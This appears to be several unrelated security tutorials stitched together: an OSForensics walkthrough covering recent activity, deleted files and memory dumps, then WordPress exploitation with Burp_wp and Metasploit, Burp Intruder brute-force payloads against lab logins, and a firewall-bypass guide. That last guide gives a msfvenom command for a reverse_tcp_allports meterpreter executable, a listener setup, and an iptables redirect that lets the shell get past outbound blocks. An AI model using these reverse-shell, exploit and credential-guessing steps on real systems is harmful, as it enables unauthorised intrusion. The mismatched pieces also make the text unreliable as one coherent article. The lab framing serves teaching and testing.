Digital Forensics Investigation through OS Forensics (Part 2)

In Part 1 of this article we have covered Creating case, File Search and Indexing. This article will cover some more features/ functionalities of OSForensics.
For Part 1 if this article click here.
Recent Activity
Recent Activity feature allows an investigator to scan the evidence for recent activity, such as accessed websites, USB drives, wireless networks, recent downloads and many more.

To start with open OSForensics and select Recent Activity.


We have an option to capture the Recent Activities either through live acquisition of current machines or by scanning drives/evidences.
To capture the live acquisition of the current machine select the first option and click on scan. If we have opted to investigate the case of another machine at the time of creating the case (shown in part 1 of this article), we may get a warning message as shown below, Click on yes to continue.


But we will be acquiring our evidence (.E01 image file).
Scanning will start and may take some time for this operation to complete.
Once the scanning is complete we will get a popup with the summary of the scanned evidences.


Click on the OK button and on the recent activity window we can find all the recent activity details with the heading on the left pane and details of related files on the right.
Below is the list view of the files


We can also view the file details by clicking on File Details tab.


To further analyse any file, simply right click on file for further file options.


Similarly we can investigate for the recent activity of any particular drive.
We can also change the configurations or apply/remove any filters as per the requirement but these changes are to be done before starting the scan.
To edit the configurations click on “Config” button located at the top right corner on recent activity window.


Check/Uncheck the options as required or if required change the date/date range for a particular time based activity and click OK.
For managing the filters click on the “Filters” button located below the “Config” button


We can add a filter as required by selecting a value from the dropdown or fill the details as required.


 In the below image we have applied a filter and set its parameters as per requirement.


Click on Add Filter button and then OK, the filter will get added.


This ends the Recent Activity feature.


Deleted File Search
Deleted files recovery is one of the prime requirements for digital forensics. OSF offers a very simple and efficient deleted file recovery/search.
To search the deleted files click on “Deleted files Search” and select the drive we want to search on from the dropdown. We can select the complete Physical drive/Hard Disk (PhysicalDrive0), Acquired Evidence or any Logical drive(C/D/E), for which we want to recover the data.


Click on the “Config” button and check/uncheck the options as required. Select the Quality from the drop down (Please note better the quality more time it will take to process), for better result check the file carving option. WE can also limit the file size we want to search for (this will omit the files that are not in the range to refine the search), Click Ok.


On preset dropdown select the file type we want to recover/search. Select all files if we need to have multiple file types as output.


Once all the settings are done, click on Search. Depending on the volume of data and configurations we opted for it may take some time for the process to complete.


We can also see the thumbnail view of the files for faster analysis.


To save /recover the file select the files we want to recover and right click for options and save the files.


This concludes the Deleted file search.


Mismatch File Search
This feature enables us to identify the files whose extensions doesn’t match their data. Through this we can capture some relevant evidences that could be in form of an image, document or pdf but pretending to be of some other extension. For example a word file can be mismatched with a jpeg file (such a data could is also called as “Dark Data”).
To start with click on Mismatch File Search, select the drive/directory along with the filter from dropdown or create a filter as required, if we are not sure about the filter settings, we can go with “All (Built In)” filter and click search.
This will show the result in file list. We can also see the thumbnail view of the files.


Memory Viewer
Memory Viewer feature shows active memory of the system on which OSF is working on. It cant be used to show the memory of acquired image or drive of another computer (we will illustrate this feature on our running machine and not on our evidence file). We can dump the live memory /RAM for further investigation.
To start with open OSF and click on Memory Viewer. We can see the list of all the processes currently running along with their Process ID (PID). Click on any process and we can see its details under process Info. Click on refresh to refresh the process list.


Click on select window the cursor icon will change from pointer to a circle, click anywhere on screen or on any other running application and we can see the process details of the process we have clicked on. For instance in the below image we have clicked on an open word file and the process corresponding to that word file will get displayed.


Click on dump Physical Memory, this will dump the physical memory/ RAM in a .bin file and can save it anywhere. In below image we are saving the file with name Memory Dump.bin in a folder named Physical Memory Dump on Desktop


As we click on save a popup will appear till the Memory is being dumped.


Once completed, we will get a success Message.


We can also save a crash dump, just browse to a directory and save the file. The extension of the crash dump file is .dmp. In below image we are saving a crash dump file with a name CrashDump.dmp. We will get the following message when the dump is in progress


Once the dump is completed we will get a success message.


This concludes the Memory Viewer
Prefetch Viewer
The prefetch viewer displays the .exe files that we have last executed on the system. To start with open OS Forensic and click on prefetch viewer.


WE can browse the drive from the dropdown to check the .exe file that have executed on a particular drive. We can click on any particular drive and can see the details of the exe along with mapped files under mapped file tab.


Also we can view the directories, mapped with the .exe file under Mapped Directory Tab.


This concludes Prefetch Viewer.

For more on OSForensics wait for the next article.

Wordpress Exploitation using Burpsuite (Burp_wp Plugin)

Burp_wp is an extension of burpsuite used to scan and find vulnerabilities in wordpress plugins and themes using burpsuite proxy. It was created by Kacper Szurek and can be downloaded from here.
Let’s begin
To run this extension we first need to install jython. Jython is an implementation of python programming that can run on java platform. You can download jython from here.

Now we download jython to burpsuite. We go to the python Environment and locate the jar file.


Now we go to extender, and select extensions tab to add the burp_wp extension.


We click on Add, a pop up will come. We select python as extension type and give the location at which the burp_wp file is located. We select “show in UI” for standard output and error to get any error if any occur.


As soon as the extension get installed we get the message in the image below that shows it was installed successfully.


Now we get a new “Burp WP” tab. Burp_WP automatically updates the first time it gets installed. It downloads the list of vulnerable plugins and theme from the database of WPscan.


Now we intercept the request of the website we want to scan for vulnerabilites


As soon as we forward the request we go to Burp WP tab and we can find all the vulnerable plugins and themes on the website. We will get all vulnerable plugins and themes as we go through the site.


Now we use metasploit to exploit this vulnerability.
msf > use exploit/unix/webapp/wp_nmediawebsite_file_upload
msf exploit(unix/webapp/wp_nmediawebsite_file_upload) > set rhost 192.168.1.143
msf exploit(unix/webapp/wp_nmediawebsite_file_upload) > run

As soon as we run this exploit we get the reverse shell.


Beginners Guide to Burpsuite Payloads (Part 2)

Hello Friends!!  In our previous article part1 we had discussed how to perform brute force attack on any web application server for making unauthorized login into it using some Payload of Burpsuite. In part 2 articles you will learn more about brute force attack with help of remaining BurpSuite payloads that might be helpful in other situation.

Let’s Start!!

Character Substitution
This type of payload allows to configure a list of strings and apply various character substitutions to each item. This type of payload is useful in password guessing attacks and generating common variations on dictionary words.
The UI of this payload allows you to configure a number of character substitutions. For each item, it will generate a number of payloads, which include all permutations of substituted characters according to the defined substitutions.
 For example, the default substitution rules states (which include e > 4 and r > 5), the item "Raj Chandel" will generate the following payloads:
raj chandel
5aj chandel
raj chand4l
5aj chand4l
First, we have intercepted the request of the login page in the DVWA LAB, where we have given a default username and wrong password. Then click on login, the burp suite will capture the request of the login page in the intercept tab.


Send the captured request to the Intruder by clicking on the Action Tab and follow given below step. Now open the Intruder tab then select Positions tab and you can observe the highlighted password and follow the given below step for selecting payload position.
·         Press on the Clear button given at right of window frame. 
·         Now we will select the fields where we want to attack and i.e. the password filed and click on Add button.
·         Choose the Attack type as sniper.

  • In the given below image we have selected password that means we will need one dictionary files for password.

 Now click on payloads option after selecting payload position. Here we can add a dictionary by clicking on Load option or we can manually add Strings by clicking on the Add option.
Now we have substituted 4>a , 5>s , 9>o as per our requirements to match the password and we have added the input as p445w9rd using the Add option which will substitute the character's according to the Defined substitution as shown in the image.
Start Attack in the Intruder menu as shown in the image.


Sit back and relax because now the burp suite will do its work, match the password and will give you the correct password. The moment it will find the correct value, it will change the value of length as shown.


And to confirm the password matched, we will give the matched password in the DVWA LAB login page. We will see a message “Welcome to the password protected area admin” which shows are success in the character substitution payload attack.


Copy Other Payload
This is a type of payload which can copy the value of the current payload to another payload position. It is very useful for attack types that have multiple payload sets such as cluster bomb, pitch fork and battering ram. This payload type can be useful in various situations, for example:
·         Suppose we are using two different parameters and we want to attack at two different fields, therefore we can set different “payload types” at multiple “payload sets” inside burpsuite payload configuration as per our attack type as it allows us to simply use the same dictionary for both payload that we have set at particular position by giving the position of the payload we want to copy. It will execute the complete payload which is set at a specific position.



First, we have intercepted the request of the login page in the Bwapp LAB, where we have given wrong username and password. Then click on login, the burp suite will capture the request of the login page in the intercept tab.

Send the captured request to the Intruder by clicking on the Action Tab and follow given below step. Now open the Intruder tab then select Positions tab and you can observe the highlighted username and password and follow the given below step for selecting payload position.
·         Press on the Clear button given at right of window frame. 
·         Now we will select the fields where we want to attack which is the username and password and click on Add button.
·         Choose the Attack type as Cluster Bomb.
·         In the given below image we have selected username and password that means we will need two dictionary files i.e. one for username and second for password.


Now click on payloads option after selecting payload position, here we need to add a dictionary which will use for both payload set. Then select the Payload type as Simple list for Payload Set '1' which will attack at the username field.


Now  to attack at the password field we will select Payload type as Copy other payload for Payload Set '2' because we want to attack the same payload type at payload set 2 which will copy the dictionary given for payload set 1 to attack.

Select Start Attack in the Intruder menu as shown in the image.


Sit back and relax because now the burp suite will do its work, match the username and password which will give you the correct username and password. The moment it will find the correct value, it will change the value of length as shown in the image.

And to confirm the password matched, you can give the matched password in the BWAPP LAB login page.


Username Generator
This type of payload allows you to set up a list of names or email addresses, and can produce usernames from given specific schemes.
For example, Let's take a username "raj chandel" which can give results in up to 115 possible usernames, some combination are as follows :
rajchandel
raj.chandel
chandelraj
chandel.raj
chandel
raj
rajc
etc...
This type of payload is useful to target at a specific user, where you do not know the username or email address scheme of the user which is being used in a specific application.

First, we have intercepted the request of the login page in the Bwapp LAB, where we have given wrong username and password. Then click on login , the burp suite will capture the request of the login page in the intercept tab.


Send the captured request to the Intruder by clicking on the Action Tab and follow given below step. Now open the Intruder tab then select Positions tab and you can observe the highlighted username and password and follow the given below step for selecting payload position.
·         Press on the Clear button given at right of window frame. 
·         Now we will select the fields where we want to attack which is the username and password and click on Add button.
·         Choose the Attack type as Cluster Bomb.

·         In the given below image we have selected username and password that means we will need two dictionary files i.e. one for username and second for password.


Then select the Payload type as “Username Generator” for Payload Set '1' which will attack at the username field, we have a given input string “raj chandel” by using the Add option as shown in the image, which will use different permutations on that input string given to match the correct username.


Now to attack at the password field we will select Payload type as Simple list for Payload Set '2' for which we have added a dictionary manually created by us by using the Load option.

Select Start Attack in the Intruder menu as shown in the image.


Sit back and relax because now the burp suite will do its work, match the username and password which will give you the correct username and password. The moment it will find the correct value, it will change the value of length as shown in the image.


Dates
This type of payload generates date payloads within a given range and in a specified format. This type of payload is can be used in data mining or brute forcing.
For example it can be used to guess a user's birth date, wedding date, anniversary date etc which can be used to brute force the security questions for an application or web applications, or it can used to brute force the password of user’s, where user's uses dates as their password.
The following options are available in this type of payload:
  • From - This is said as the first date which will be generated.
  • To - This is said as the last date which will be generated.
  • Step - This is said as an increase between sequential dates, days, weeks, months or years. It should be a positive value.
  • Format - This is said as the format in which dates can be represented. we can select from different predefined date formats, or we can make our own custom date format as per our requirement. Some example of the date format are given below:
E
Mon
EEEE  
Monday
D
2
dd
02
M
9
MM
09

Repeat the same to intercept the request of the login page in the Bwapp LAB, where we have given wrong username and password. Then click on login, the burp suite will capture the request of the login page in the intercept tab.


Send the captured request to the Intruder by clicking on the Action Tab and follow given below step. Now open the Intruder tab then select Positions tab and you can observe the highlighted username and password and follow the given below step for selecting payload position.
·         Press on the Clear button given at right of window frame. 
·         Now we will select the fields where we want to attack which is the username and password and click on Add button.
·         Choose the Attack type as Cluster Bomb.

·         In the given below image we have selected username and password that means we will need two dictionary files i.e. one for username and second for password.


Then select the Payload type as Simple list for Payload Set '1' which will attack at the username field where we have given a dictionary as an input string as shown in given below image.


Now to attack at the password field we will select Payload type as Dates for Payload Set '2' because we are guessing the user might have its birth date or any other date as a password.
After this we have set the inputs for Payload set '2' in the fields given in the payload options such as FROM, TO, STEP and FORMAT as shown in the image.
Now Select Start Attack in the Intruder menu for brute force attack.


Sit back and relax because now the burp suite will do its work, match the username and password which will give you the correct username and password. The moment it will find the correct value, it will change the value of length as shown in the image.


Bypass Firewall Restrictions with Metasploit (reverse_tcp_allports)

Introduction

Network Address Translation generally involves re-writing the source and/or destination addresses of IP packets as they pass through a router or firewall  (from http://en.wikipedia.org/wiki/Network_Address_Translation)

The Linux kernel usually possesses a packet filter framework called netfilter (Project home: netfilter.org). This framework enables a Linux machine with an appropriate number of network cards (interfaces) to become a router capable of NAT. We will use the command utility 'iptables' to create complex rules for modification and filtering of packets. The important rules regarding NAT are - not very surprising - found in the 'nat'-table. This table has three predefined chains: PREROUTINGOUTPUT und POSTROUTING.
ALL-PORTS payload:-
‘reverse_tcp’ only allows connection to one port, but if the victim has blocked outgoing connections except a few ports. Then it makes it difficult for the attacker to set a port for listening. ‘reverse_tcp _allports’ is used to to brute-force all the ports from {1-65535}.
We use iptables to reroute any incoming connection to the listening port.
Let’s begin
We use metasploit to create a meterpreter reverse shell.

msfvenom -p windows/meterpreter/reverse_tcp_allports lhost=192.168.1.139 lport=4444 -f exe > reverse_shell.exe


We now setup our listener using metasploit.
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp_allports
msf exploit(multi/handler) > set lhost 192.168.1.139
msf exploit(multi/handler) > set lport 4444
msf exploit(multi/handler) > run


Now we setup the firewall on our windows machine. We open firewall and select outbound connections.


We select ports to define the ports we need to block.


We select tcp to block tcp packets, and select port from 4444-5555.


Now we select ‘Block the connection’ to block all the outgoing traffic packets from these ports.


Now we select the types of connection the firewall applies to.


We now name the firewall rule as “REVERSE_SHELL” and click finish


Now we define iptables to reroute all traffic coming to port 4444-5556 to port 4444. So that when the reverse shell tries to connect to our system on port 5556 it will be rerouted to port 4444.
iptables -A PREROUTING -t nat -p tcp --dport  4444:5556 -j REDIRECT –to-port 4444


As soon as the victim runs the file we get our reverse shell.